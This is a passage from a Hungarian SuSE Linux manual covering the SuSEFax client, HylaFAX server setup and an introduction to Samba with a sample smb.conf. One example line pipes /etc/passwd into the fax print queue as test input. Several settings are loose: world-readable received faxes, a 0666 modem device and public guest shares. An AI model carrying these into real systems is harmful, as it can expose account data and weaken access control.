Bejövő faxok csak akkor láthatók, ha kettőt kattintunk rá és ha a fax szerver úgy van beállítva, hogy minden felhasználó olvashatja azokat. Annak érdekében, hogy ez működjön, be kell állítanunk 0644-re az értéket a **RecvFileMode:**-ban a /var/spool/fax/etc/config.device alatt (lásd a 6.10.4 fejezetben (220. oldal)).

Besorolás (queue) elküldése




6.10 ábra: Példa a besorolás (queue) elküldésére

>Balról jobbra: a feladat (job) azonosító (ID), a feladat sürgőssége (priority), a felhasználó account-ja, a címzett telefon száma, a próbálkozások ideje/vagy száma és a csöngetések maximális száma. Ha hiba fordul elő, látni fogjuk a vonatkozó hibaüzenetet. A feladat számát a faxszerver automatikusan osztja ki. Beállíthatunk sürgősséget (priority), mint felhasználó, de a szerver módosíthatja ezt a beállítást. A felhasználói account megmondja, hogy melyik

felhasználó indította a feladatot. Egyedül csak a felhasználó az, aki törölheti a feladatot, vagy megváltoztathatja annak paramétereit.

A telefonkönyv



6.11 ábra: A telefonkönyv

A telefonkönyvet (lásd a 6.11 ábrát) a személyes telefonszámaink adminisztrálására és karbantartására használjuk. Ha első alkalommal kattintunk az 'Integrated Telephone book' gombra, egy üzenetet fogunk kapni, hogy telefon könyv nem található. Kattintsunk az 'OK'-ra, mivel először létre akarjuk hozni a telefonkönyvet. Egy üres telefonkönyv sablont fogunk látni ahová beírhatjuk a gyakran szükséges fax számainkat. Kattintsunk a 'Hozzáad'-ra, és töltsük ki az első bejegyzési mezőt. A tab billentyűvel mehetünk a következő mezőre. A 'Változás eldobására' (Discard changes) kattintva kitörölhetjük a részleteket, amit beadtunk. Amikor befejeztük kattintsunk a 'Bejegyzés elfogadása' gombra és utána az 'Ablak bezárására'. Most meg van az első bejegyzésünk a telefonkönyvben. Ha ezt egy egérekattintással kiválasztjuk, akkor küldhetünk faxot a kérdéses személynek vagy cégnek. Amint számos bejegyzésünk van, rendezhetjük ezeket az alábbiak szerint: nevük, előnevük, faxszámuk, vagy a cég nevei alapján. Ne felejtünk el nevet adni a telefonkönyvünknek, tetszés szerint, a 'Mentés másként (Save as ...)' gombra kattintással.

Ha aktivizáltuk a 'Bejegyzés megnézése' módot, kettős kattintás a 'Fax küldés'-re elő fogja hozni a 'Fax küldés párbeszédablak'-ot, az 'Előnév', 'Név', 'Telefon szám', 'Cég' és 'Megjegyzés' bejegyzéseket alapértelmezésként használva a fedőlaphoz (lásd 213).

A fedőlap csak akkor kerül elküldésre, ha aktiváltuk a 'Fedőlap használatát' tételt. Ha elindítottunk egy eljárást, ami kikapcsolja a kiválasztási sávot (pl. a 'Rendezés (Sort)' által), reaktiválhatjuk azt, ezután egy bejegyzés kiválasztásával.

Egy új bejegyzést adunk hozzá azonnal, amint rákattintunk a 'Hozzáad' gombra. A 'Feldolgozás (Process)'-szal megváltoztathatunk egy bejegyzést, ha hibáztunk vagy ha a telefonszám megváltozott. Az 'Eltávo-

lítás (Remove) ’ törli a jelenleg kiválasztott bejegyzést. A lista csak akkor rendeződik, ha kimondottan aktiváltuk a ’Rendezés (Sort)’ gombot. A ’Változás mentése’ és a ’Mentés & Kilép’ gombok véglegessé teszik a telefonkönyvünk változásait. A változtatás elvetésére nyomjuk meg a ’Mégsem’ gombot.

A SuSE Phone-nal több különböző telefonkönyvet hozhatunk létre, például ha akarjuk, egy magán könyvet és egy üzleti könyvet is készíthetünk külön. Ehhez kattintsunk az ’Új telefonkönyv’-re, és a ’Hozzáad’-dal most előállíthatunk egy bejegyzési listát. Amikor befejeztük, csak egy nevet kell adnunk a telefonkönyvnek a ’Mentés másképp (Save as ...)’-el. A ’Telefonkönyv kinyitása’ gombbal hozzáférhetünk a különböző telefonkönyvekhez.

A ’Mentés’ és ’Mentés & Kilép’ gombokat csak akkor választhatjuk, ha egy gombot a bejegyzés szerkesztőben, ezekből: ’Bejegyzés mentése’, ’Rendezés’ vagy ’Eltávolítás’ kiválasztottunk. A ’Mégsem’-mel kiléphetünk a telefonkönyvből akármikor. Az el nem mentett bejegyzés azonban el fog veszni.

A telefonkönyv önálló alkalmazásként is használható. Ennek a borítására (wrapper) a **susephone** áll rendelkezésünkre. Csak adjuk be a **susephone**-t a shell alatt. Azonban faxot nem küldhetünk most.



Nem tanácsos elindítani a telefonkönyv programot kétszer ugyanazzal a felhasználói account-tal. Ha véletlenül ezt tettük, vigyázzunk, hogy ne mentsük el mindkét programot.

Fax körlevelek (Serial faxes)

A fax párbeszédablak formátum lehetővé teszi, hogy előállítsunk fax körlevél listát a telefon listából. Egy tétel hozzáadásához, vagy eltávolításához, először ki kell jelölnünk azt. Kiválaszthatjuk akár az egerrel, vagy egy kapcsoló gombbal. Ha a ’◀Kapcsoló(Toggle)’ aktíválva van, minden kiválasztott bejegyzés kikapcsolásra lesz megjelölve, és viszont. Ugyanez vonatkozik a listára is. A ’Fax küldés’ elküldi a faxot a listán található összes számra. Nem tudunk fedőlapot készíteni a körlevél faxokhoz.

6.10.2 Fax fedőlap automatikus előállítása

Amint fentebb említettük, szükségünk van egy PostScript sablonra a fax fedőlapok automatikus előállításához. Ez önmagában nem PostScript fájl, de egy sablon, ami tartalmaz bizonyos hely megjelöléseket amit automatikusan beilleszt a fedőlap előállításakor. Egy sablon előállítása időigényes lehet. Ha ismerjük a \LaTeX -et, talán használhatjuk a `latex-cover`⁵. Ez tartalmaz egy könnyen használható \TeX formát a fedőlapok létrehozására \TeX -szel. Ehhez a csomaghoz, és a `hylafax`-hoz használt fedőlapot evvel a sokoldalú eszközzel készítették.

Ha nem akarjuk ezt használni, készítenünk kell egy “normál” PostScript fájlt és azt kézzel kell beillesztenünk.

⁵ Ez a `/usr/share/doc/packages/hylafax` alá a `hylafax`-al van telepítve.

SuSEFax

Milyen kulcsszavakat ismer a SuSEFax?

Ha módosítani akarjuk a \TeX dokumentumot, tudnunk kell, hogy a *SuSEFax* csak az alábbi makrókkal helyettesíthető:

<code>\toperson</code>
<code>\from</code>
<code>\regarding</code>
<code>\tocompany</code>
<code>\todaysdate</code>
<code>\comments</code>

Ha le akarjuk ellenőrizni a sablont, amit csináltunk, használhatjuk a *faxcover* eszközt amit a *hylafax* tartalmaz. Ez egy PostScript fájlt fog létrehozni a sablonból. Kinyomtathatjuk vagy megnézhetjük azt. Használhatjuk a Java bináris *FaxCovergen.class* programot is

a 'susefax' csomagból. Csak adjuk meg az alábbi:

```
jancsi@meggyfa:/home/jancsi > java -classpath
```

```
/usr/lib/java/lib/classes.zip:/usr/lib
```

```
SuSEFax.FaxCovergen
```

Most a 6.10.1 képernyőlistát kell látnunk:

```
Command: FaxCovergen forrásfedő.ps docnév.ps célfedő.ps
```

6.10.1 képernyőlista: Egy fax fedőlap készítése

A forrásfedő a mi sablonunk. *docnév.ps* a dokumentum, amit el fogunk küldeni. Ezt a *célfedő.ps*-ben fogja elmenteni. Most akármelyiket megnézhetjük.

6.10.3 Fax Spooling on UNIX/Linux-on

A *SuSEFax* spooling mechanizmusát eredetileg a *Windows* használatára tervezték. Használhatjuk ezt *Linux*-on is. Ahhoz, hogy ez működjön telepítünk kell a *faxprint*, *n* (hálózati támogatást (network support)).

Ha átalakítottuk a */etc/passwd*-t PostScript fájlra az alábbi paranccsal *a2ps -nP /etc/passwd | lpr -Pfax*, kell lennie egy fájlnek a */tmp* alatt *fax_accountname.ps* néven. Az *accountname* csak a bejelentkezési nevünk. Ha ez a fájl létezik, beadhatjuk azt, mint spool fájlt, amint leírtuk a 6.10.1 fejezetben (209. oldal), és aktiváljuk az 'Automatikus fax' gombot.

A spooling mechanizmus csak akkor működik, ha a *SuSEFax* fut. Ebben az esetben, rendszeresen ellenőrzi a spool fájl időjelét (stamp) *Lastmodified* és kinyitja azt, ha az megváltozott.




6.10.4 HylaFAX – Distributed Faxes

Működése

A HylaFAX telepítése és beállítása nem tartozik bele a telepítési támogatásunkba (lásd a A.1.2 fejezetben (520. oldal)).

Hogy működik a fax szerver:

A 6.12 ábra szemlélteti a fax szerver kölcsönhatását a kliensekkel. Amint láthatjuk három különféle úton kommunikálnak a szerverrel. A protokoll, amit használ, a 4557-es porton még mindig használatban van, a régebbi verziójú HylaFAX kompatibilitása miatt. A WinFlex Peter Bentley-től, például Windows-on fut és még mindig használja ezt a protokollt. Új klienseknek az új protokollt kell használniuk a 4559-es porton. Ez a protokoll a *File Transfer Protocol*, RFC959-on alapszik. A harmadik elérhető protokoll az SNPP (*Simple Network Paging Protocol*, RFC1861).



6.12 ábra: Hogy működik a HylaFAX szerver

A szerver maga három különböző démonból áll. Mindegyik egy speciális feladatért (task) felelős:

hfaxd Ez a protokoll szerver. Ez felelős a szerver és a kliens közötti kommunikációért. Ez elindítható önmagában, pl. az *init* processzen vagy az *inetd*-n keresztül. Ez megoszt egy "Elsőnek jön, elsőnek megy (FIFO) fájl"-t a *faxq* processzel magával.

faxq Ez az úgynevezett "Besoroló (Queueing Agent)". Ez felelős a bejövő és kimenő faxok karbantartásáért, valamint a feladatok besorolásáért. Ez a folyamat állandóan fut. Biztosítanunk kell, hogy *csak egy* fusson ezek közül.

faxgetty Ez az eszköz felelős a modem és a szerver közötti kommunikációért. A *faxgetty* alternatívájaként, használhatjuk a *faxmodem* eszközt, ha küldeni akarunk faxot, de kapni nem. Alternatíván, vezérelhetjük ezt a FIFO fájl szerint⁶.

Könyvtár szerkezet

A szerver *change root* módban fut (lásd *man chroot*). Alapértelmezésként, a *Server-Root* könyvtár a `/var/spool/fax`. Minden folyamat és a *Server-Root* könyvtár maga is az `'uucp'`-hez tartozik. A *Server-Root* összes könyvtár listája megtalálható a 6.2 táblázatban, egy rövid leírással együtt.

archive	A feladatokat itt archiváljuk, ha a <i>job archival support</i> aktív
bin	Az összes szkript amit a: <i>faxq</i> , a <i>faxsend</i> , a <i>pagesend</i> és a <i>faxgetty</i> használ.
client	A FIFO fájlokhoz, amik a <i>faxq</i> -val kommunikálnak.
config	Konfigurálás, jogosultságok és felhasználói account-ok.
dev	Mivel az egész rendszer a <i>chroot</i> -ban fut, itt megtaláljuk az összes szükséges karakteres eszközöket (<i>null</i> , <i>socksys</i> és <i>tcp</i>).
docq	Ez, valamint a <i>tmp</i> , az elő-ellenőrzési feladatokra használatos.
doneq	Feladatok, amik kész vannak, de sem archiválva sem letörölve nincsenek.
etc	Lásd <code>'man config'</code> .
info	Ez az általános információkért azokon a host-okon, amiket már ismer a <i>HylaFAX</i> .
log	Itt, megtaláljuk a naplókat, mindkettőt a küldőt és az érkeztet.
pollq	Ez a dokumentumoknak, amiket polling által szerzett a szerver.
recvq	Bejövő faxok.
sendq	Kimenő faxok.
status	Állapot információ a szerverről magáról.
tmp	Lásd <code>'man docq'</code> .

6.2 táblázat: A *HylaFAX Server-Root* könyvtárai és működésük

Továbbá, vannak különböző FIFO fájlok: a `/var/spool/fax/FIFO` fájl maga, valamint modemenként egy `/var/spool/fax/FIFO.devname`, amit a *faxgetty* tart karban. A *devname* képviseli az eszközt, amihez a modem kapcsolódik.

⁶ FIFO = Elsőnek be, elsőnek ki.

Beállítás

A beállítás maga megoszlik a 2 és 2+n beállítási fájl között. Itt az 'n' képviseli azt a számot, ahány modemet használunk. A /var/spool/fax/etc alatt, megtaláljuk a config és a config.device fájlokat. Az utóbbi beállítja a modemet, ami az eszköz (device)-höz csatlakozik. Így ha egy modem a /dev/ttyS0-hoz csatlakozik, a név, config.ttyS0 lesz.

Az általános beállításokat a config-ben adjuk meg. Ezek kellenek az ütemezett procesznek, a faxq-nak magának. Modem-specifikus beállításokat talán a config.device-ban találhatunk. A besorolási szolgáltatás (queuing service) beállításait talán a config-ban találjuk meg. A fájlok a protokoll szerverhez a /usr/lib/fax/hfaxd.conf alatt vannak. Ezek a beállítási fájlok automatikusan jönnek létre, ha meghívjuk a **faxsetup**-ot a telepítés után.

Példa beállítás

Itt látunk egy példa folyamatot a **faxsetup**-pal. A 6.3 táblázatban látható adatokat fogjuk használni.

Lejebb, a **kövr** betűket használtuk a bejegyzésekhez.

Telephone num-	(0)49(0)911-123456
ber	
Modem	Fax- 2.0
Class	

6.3 táblázat: HylaFAX beállítás példa adatok

Az ütemező (scheduler) beállítása

- Should an entry be added to /etc/inetd.conf [no]? ☐
- Country code [1]? **49**
- Area code []? **911**
- Long distance dialing prefix [1]? **0**
- International dialing prefix [011]? **00**
- Dial string rules file (relative to /var/spool/fax) ["etc/dialrules"]? ☐
- Tracing during normal server operation [1]? **527**
- Default tracing during send and receive sessions [0xffffffff]? **527**
- Continuation cover page (relative to /var/spool/fax) []? **etc/cover.templ**
- Timeout when converting PostScript documents (secs) [180]? ☐
- Maximum number of concurrent jobs to a destination [1]? ☐
- Define a class of modems []? **"any"**

- Time of day restrictions for outbound jobs ["Any"]?
(←)
- Pathname of destination controls file (relative to /var/spool/fax) []?(←)
- Timeout before purging a stale UUCP lock file (secs) [30]?(←)
- Max number of pages to permit in an outbound job [0xffffffff]? **30**
- Syslog facility name for ServerTracing messages [daemon]?(←)

Az adatok beadása után, megjelenik az összegezése annak, amit csak most adtunk be, amint ez a [6.10.2](#) képernyőlistában látható.

```

The non-default scheduler parameters are:

CountryCode:          49
AreaCode:             911
LongDistancePrefix:   0
InternationalPrefix:  00
ServerTracing:        527
ContCoverPage:        etc/cover.templ
MaxSendPages:         30
ModemClass:           "any"
SessionTracing:       527

```

6.10.2 képernyőlista: A HylaFAX ütemező (scheduler) beállítási példa összegezése

A szerver beállítása

Az ütemező beállítása után, a **faxsetup** megkérdezi vajon be akarjuk-e állítani a modemünket a **faxaddmodem** használatával. Erre igen-t kell válaszolnunk. Most, a soros vonal beadásra kerül, a teljes útvonal megadása nélkül—csak modem ha az a /dev/modem.

- Country code [49]?(←)
- Area code [911]?(←)
- Phone number of fax modem [+1.999.555.1212]?
+49.911.123456
- Local identification string (for TSI/CIG)
["NothingSetup"]? **"SuSE GmbH"**
- Long distance dialing prefix [0]?(←)
- International dialing prefix [00]?(←)
- Dial string rules file (relative to /var/spool/fax) ["etc/dialrules"]?(←)
- Tracing during normal server operation [1]? **527**
- Tracing during send and receive sessions [11]?
527

- Protection mode for received facsimile [0600]? **0644**
- Protection mode for session logs [0600]? (←)
- Protection mode for modem [0600]? **0666**
- Rings to wait before answering [1]? (←)
- Modem speaker volume [off]? (←)
- Command line arguments to getty program["-h %l dx_%s"]? **"-r -b -s %s %l"**
- Pathname of TSI access control list file (relative to /var/spool/fax) [""]? (←)
- Pathname of Caller-ID access control list file (relative to /var/spool/fax) [""]? (←)
- Tag line font file (relative to /var/spool/fax) [etc/lutRS18.pcf]? (←)
- Tag line format string ["From %l|%c|Page %%p of %%t"]? (←)
- Time before purging a stale UUCP lock file (secs) [30]? (←)
- Hold UUCP lockfile during inbound data calls [Yes]? (←)
- Hold UUCP lockfile during inboundvoice calls [Yes]? (←)
- Percent good lines to accept during copy quality checking [95]? (←)
- Max consecutive bad lines to accept during copy quality checking [5]? (←)
- Max number of pages to accept in a received facsimile [25]? (←)
- Syslog facility name for ServerTracing messages [daemon]? (←)
- Set UID to 0 to manipulate CLOCAL [""]? (←)

Az adott összegezés a [6.10.3](#) képernyőlistában, a fenti beállítások beadása szerint készült.

Ezzel befejeztük az ütemező és a szerver beállítását.

Most választhatunk, hogy vajon el akarjuk indítani a **faxmodem**-et minden egyes beállított modemhez. Ez egy alternatívája a **faxgetty**-nek, ami csak-küld. Bármelyik megoldást választhatjuk.

Adaptive válasz támogatás

Van egy ügyes képessége a fax szervernek (*faxgetty*) az úgynevezett "Adaptive válasz támogatás", ami lehetővé teszi a szervernek, hogy elindítson bármilyen *getty*-t a bejövő hívás típusától függően. Ez egy adathívás is lehet. Ahhoz, hogy ez működjön, győződjünk meg róla, hogy a bejegyzés a [6.10.2](#) fájllistában be van állítva (lásd a [6.10.4](#) fejezetben (220. oldal)).

The non-default server configuration parameters are:

```
CountryCode:          49
AreaCode:             911
FAXNumber:            +49.911.123456
LongDistancePrefix:   0
InternationalPrefix:  00
DialStringRules:      "etc/dialrules"
ServerTracing:        527
SessionTracing:       527
RecvFileMode:         0644
DeviceMode:           0666
RingsBeforeAnswer:    1
SpeakerVolume:        off
GettyArgs:            "-r -b -s %s %l"
LocalIdentifier:      "SuSE GmbH"
TagLineFont:          etc/lutRS18.pcf
TagLineFormat:        "From %l|c|Page %p of %t"
MaxRecvPages:         25
```

6.10.3 képernyőlista: Példa a HylaFAX szerver beállítására

```
GettyArgs:            "-r -b -s %s %l"
```

6.10.2 fájllista: Entry for Adaptive Answer Support

Itt a `%s` helyettesíti a DTE/DCE-t a modem és a gép között. Ez alpból 38400 bps (bit per másodperc)-re van állítva. Néhány modem az *USRobotics* gyártótól nem tudja támogatni ezt az értéket (lásd [[Lef96a](#)]) és átviteli hibát jelez. Ez elkerülhető a baud rate csökkentésével (`<ModemRate>`) 19.200-ra a megfelelő modem beállítási fájlban. Az alapértelmezett *getty* a *mgetty* (*mgetty*, *n* (network support)). Ahhoz, hogy ez működjön, módosítanunk kell az *mgetty* beállítási fájlt (`/etc/mgetty+sendfax/mgetty.config`) a 6.10.3 fájllistában megadott bejegyzések használatával.

```
port modem
direct y
toggle-dtr n
```

6.10.3 fájllista: Bejegyzés az mgetty beállítási fájlban

A kulcsszó **modem**⁷ a modem eszközünk neve. Győződjünk meg róla, hogy a *faxgetty* valamint az *mgetty* azonos eszközt használnak.

Fax átirányítás

Fax átirányítás (dispatching), a bejövő faxok átküldése egy adott E-Mail címre. Létre kell hoznunk egy `etc/FaxDispatch` fájlt a *Server-*

⁷ Ha ez a `/dev/modem`, akkor ez a `/dev/ttySx` linkre utal.

Rootkönyvtárban. A 6.10.4 fájllista egy példa beállítást mutat:

```
case "$SENDER" in
*0815*) SENDTO=jancsi;;
*)      SENDTO=FaxMaster;;
esac
```

6.10.4 fájllista: Egy példa a `etc/FaxDispatch-re`

A bejövő faxokat a TSI alapján azonosítjuk. A példánkban, minden fax 0815-el a TSI-jében automatikusan továbbításra kerül a 'jancsi' felhasználóhoz E-Mail által (mint PostScript melléklet (attachment))⁸. Továbbiakban, minden bejövő fax a 'FaxMaster'-hez lesz átirányítva.



Ha bármilyen problémánk van a *HylaFAX* beállítással, nézzük meg a Támogatási Adatbázisban, *susehlf*, *doc* (Documentation). Adjuk be a kulcsszót "fax" és rengeteg hasznos információt fogunk találni ott.

⁸ Megváltoztathatjuk a fájl formátumát a *bin/faxrcvd* módosításával.

Idegenek a láthatáron: A Samba és a Netatalk

7.1 Táncoljunk Sambat...

Fordította: Váradi István

A *samba*-val (amit ANDREW TRIDGELL fejlesztett ki Ausztráliában), átalkíthatunk bármely UNIX gépet egy erős DOS / Windows fájl és nyomtató kiszolgálóvá. Az 1991-es kezdetek óta, a Samba bizonyítottan stabil és megbízható termék, ami kijárta a maga útját az üzleti világban, ahol a *NetWare* és *Windows NT* kiszolgálók kiegészítőjeként, vagy éppen helyettesítőjeként szolgál.

7.1.1 Bevezető

A Samba mostanra egy teljesen kifejlesztett, és meglehetősen összetett termék. Nem tudunk minden részletével foglalkozni ebben a könyvben, csak egy áttekintést nyújtunk róla. A `/usr/share/doc/packages/samba` alatt találhatunk több dokumentumot, ami segíthet felépíteni összetett hálózati megoldásokat a Sambával. A Samba beállító fájlnak `/etc/smb.conf` saját kézikönyvoldala van **smb.conf** néven).

A Samba egy SMB elnevezésű (Server Message Block), Microsoft protokollt használ. Minden ügyfélen azonban (pl. Windows 95 / 98 vagy NT gépek) a TCP/IP protokollt is aktiválni kell. A Samba az SMB protokollt a TCP/IP protokoll tetejére teszi. A TCP/IP alapról telepítve van minden Windows gépen, aminek van Internet hozzáférése.

Az SMB protokoll (Server Message Block) teszi elérhetővé a fájl és nyomtató szolgáltatást a Windows-ban és a *LAN Manager*-ben. Az SMB protokoll a NetBIOS szolgáltatáson alapszik, és hasonló az NFS-hez. Itt nincs is különbség más protokolloktól, mint amilyen a NetWare Core protokoll. A Novelllel ellentétben, a Microsoft nyilvánosságra hozta az SMB protokollok specifikációit, így mások is támogathatják az SMB-t.

A Telepítési támogatás nem terjed ki a samba beállítására (lásd a [A.1.2](#) fejezetben (520. oldal)); azonban, mi örömmel segítünk, a költségkímélő Professional Services szolgáltatásunkon keresztül (lásd a [A.3](#) fejezetben (524. oldal)).

NetBIOS

A NetBIOS egy szoftver interfész (API), amit gépek közötti kommunikációra terveztek. Itt egy úgynevezett névszolgáltatást (name service) nyújt. Ez lehetővé teszi a hálózatra kapcsolt gépeknek, hogy fenntartsanak (reserve) neveket maguknak. A rezerválás után, ezek a gépek megcímezhetők a nevük alapján. Nincs központi eljárás, ami leellenőrizné a neveket. Bármely gép a hálózaton annyi nevet tarthat fenn magának, amennyit csak akar, kivéve, ha az a név már használatban van.

A NetBIOS interfész különböző hálózati architektúrákhoz is megvalósítható. Az egyik implementációt, ami viszonylag szorosan együttműködik a hálózati hardverrel úgy hívják hogy *NetBEUI*, de gyakran úgy hivatkoznak rá, mint *NetBIOS*.

Az egyedi csomagok címezésekor, a NetBEUI az adapterek hardver címével dolgozik. Ellentétben az *IPX* vagy IP címektől, nem tudunk routing információt szerezni belőlük. Nem lehet routeren keresztül küldeni NetBEUI csomagokat. Egy hálózat, amin a NetBEUI fut, le van csökkentve arra a méretre, amit az ismétlők (repeaters) és hidak (bridges) el tudnak érni.

Az *IPX* a *Novell*-től és a *TCP/IP* olyan hálózati protokollok, melyet NetBIOS-sal valósítanak meg. A protokollt, ami a NetBIOS-t a *TCP/IP* fölé helyezi az RFC 1001 és 1002 írja le. Az RFC 1001 egy jó és érthető bemutatást tartalmaz a NetBIOS elgondolásról, ami igen nagy segítségünkre lehet egy olyan szolgáltatás, mint a *WINS* megértésében¹.

A NetBIOS nevekben, amiket a *TCP/IP*-n keresztül küldünk, semmi közös nincs a */etc/hosts* alatti nevekkal vagy amiket a DNS definiál. A NetBIOS a sajátját használja, teljesen független elnevezési szabályokat. Javasoljuk azonban, hogy a DNS host neveknek megfelelő neveket használjunk az adminisztrálás megkönnyítésére. Ezt használja alapértelmezésként a Samba.

Ügyfelek

A DOS és a Windows 3.1-től eltérően, minden jelenlegi PC operációs rendszer támogatja az SMB protokollt, importálásra és exportálásra. A Windows for Workgroups támogatja az SMB-t a saját szabvány telepítésében, de csak *IPX*-en és *NetBEUI*-n keresztül. A Samba használatához, ami csak SMB-t nyújt *TCP/IP*-n keresztül, további szoftvert kell telepítenünk, amit (ha szükséges) megszerezhetünk az

<ftp://ftp.microsoft.com/bussys/Clients> címről.

Az SMB kiszolgálók hardver felületet nyújtanak ügyfeleknek az úgynevezett megosztásokon (shares) keresztül. Egy megosztás tartalmaz egy könyvtárat és az alkönyvtárait. Ez exportálva van a neve alapján, és elérhető a neve szerint. Természetesen, megosztásnévnek beállíthatunk bármely nevet. Nem kell, hogy az exportált könyvtár neve legyen az. Egy nyomtatónak, szintén adnunk kell egy nevet. Az ügyfelek a nyomtatót, a neve alapján érik el.

¹ A WINS nem más mint egy kiterjesztett NetBIOS névszolgáltató (name server). Ez *NEM* a *Microsoft* ötlete – csak a név új!

Jogosultságok

Egy NFS kiszolgáló a `/etc/exports`-on keresztül van beállítva. A hozzáférési korlátozások csak gépszinten lehetségesek. Az NFS-ben ennek van értelme, mivel ezt UNIX munkaállomásokra tervezték, amik maguk ellenőrzik a jogosultságokat és az azonosítást (authentication). Ám Windows-ban, ahol akármelyik felhasználó megkaphatja a "root" jogosultságot, az NFS protokoll nem igazán felel meg! Az NFS DOS ügyfelet, egy óriási biztonsági lyuknak kell tekinteni!

Az SMB protokoll a DOS világból jött és közvetlenül lefedi a biztonsági kérdéseket. Bármilyen hozzáférés egy megosztáshoz, jelszóval levédhető. Az SMB két alternatívát nyújt ehhez:

- **Megosztás-szintű biztonság**
Bármely megosztáshoz közvetlenül kijelölhető egy jelszó. Bárki, aki ismeri ezt a jelszót, hozzáférhet az adott megosztáshoz.
- **Felhasználó-szintű biztonság**
Ez a változat bemutatja a felhasználó fogalmát az SMB-ben. A saját login és jelszó használatával minden felhasználónak be kell jelentkeznie a kiszolgálóra. Sikeres bejelentkezés után, a kiszolgáló megadja a hozzáférést, a felhasználó jogosultságaitól függően.

A megkülönböztetést, a megosztás-szintű és a felhasználó-szintű biztonság között a kiszolgálóra, mint egészre kell beállítani. Nem lehet exportálni egyes megosztásokat, megosztás-szintű biztonsággal, míg másokat, felhasználó-szintű biztonsággal.

Alapértelmezésként, a Samba megosztás-szintű biztonságra van beállítva. Itt a felhasználók home könyvtárai a normál felhasználói jelszóval vannak levédve. Más megosztásokhoz, egy felhasználót kell megadni a `user` opció megadása által, ami a felhasználói jelszóval van levédve. A **security** paramétere megadható, mint **security = user** az `smb.conf` fájlban. Ezután a felhasználók úgy azonosíthatók, mint normálisan a UNIX-ban, a `/etc/passwd` és a `/etc/group` használatával. A Samba egy harmadik lehetőséget is kínál a **security = server** által. Ha ez az opció aktiválva van, a Samba érvényesíti a felhasználót egy másik (NT) kiszolgálón, amit be kell állítani a **password server** opcióval.

7.1.2 A kiszolgáló telepítése

Az SMB szolgáltatás elindításához, állítsuk a változót

`<START_SMB>` = `yes` értékre a `/etc/rc.config` fájlban (lásd a 3.6.12 fejezetben (116. oldal)).

Majdnem minden ami beállítható, az megtehető az `smb.conf` alatt. Ez a fájl emlékeztet egy Windows .INI fájlra. Különböző részekre van osztva, és mindegyik sajátos paramétereket tartalmaz. Általában, egy megosztás leírása egy rész, és a rész neve által van meghatározva. Van azonban három sajátos rész is. Ezek a **[globals]**, **[homes]** és a **[printers]**. A **[globals]** alatt, a beállított paraméterek nem specifikusak egy sajátos megosztásra. Ha a **[homes]** opció be van állítva, bármelyik felhasználó a szerveren, elérheti a

saját home könyvtárát, anélkül, hogy meghatároznánk egy home-megosztást minden egyes felhasználónak. Hasonló vonatkozik a nyomtatókra is. Minden nyomtató a `/etc/printcap`-ben elérhető, anélkül, hogy külön beállítanánk.

Az `smb.conf`

Egy egyszerű példafájlt láthatunk a [7.1.1](#) fájllista alatt.

```
[global]
    workgroup = workgoup
    guest account = nobody
    keep alive = 30
    os level = 2
    security = share
    printing = bsd
    printcap name = /etc/printcap
    load printers = yes

[sample]
    path = /home/sample
    comment = sample directory
    read only = no
    browseable = yes
    public = yes
    create mode = 0750

[cdrom]
    path = /cdrom
    comment = cdrom
    volume = "CD_ROM_label"
    read only = yes
    available = yes
    share modes = no
    browseable = yes
    public = yes

[printers]
    comment = All Printers
    browseable = no
    printable = yes
    public = no
    read only = yes
    create mode = 0700
    directory = /tmp
```

7.1.1 fájllista: Példa a `/etc/smb.conf` fájlra

Ez a `/etc/smb.conf` hozzáférést nyújt a felhasználók home könyvtára-ihoz ugyanúgy, mint az összes nyomtatóhoz ami a `/etc/printcap` alatt van listázva.

- **workgroup = workgroup**

Bármely Windows gépen a Samba egy munkacsoportként (workgroup) van kijelölve, amit látni lehet a hálózati környezetben ("network environment"). A **workgroup** az alapértelmezett csoport a Windows for Workgroups számára.

- **guest account = nobody**

A Sambanak szüksége van egy felhasználói névre, ami benne van az `/etc/password` fájlban és csak korlátozott jogosultságai vannak bizonyos feladatokra. Ha a nyilvános megosztások (public shares) (paraméter **public = yes**) definiálva van, minden művelet evvel a felhasználói ID-vel kerül végrehajtásra. Még ha nincs is nyilvános megosztás definiálva, egy jogosultságot **guest account** definiálnunk kell a Samba gép számára, hogy megjelenjen a hálózati környezetben.

- **keep alive = 30**

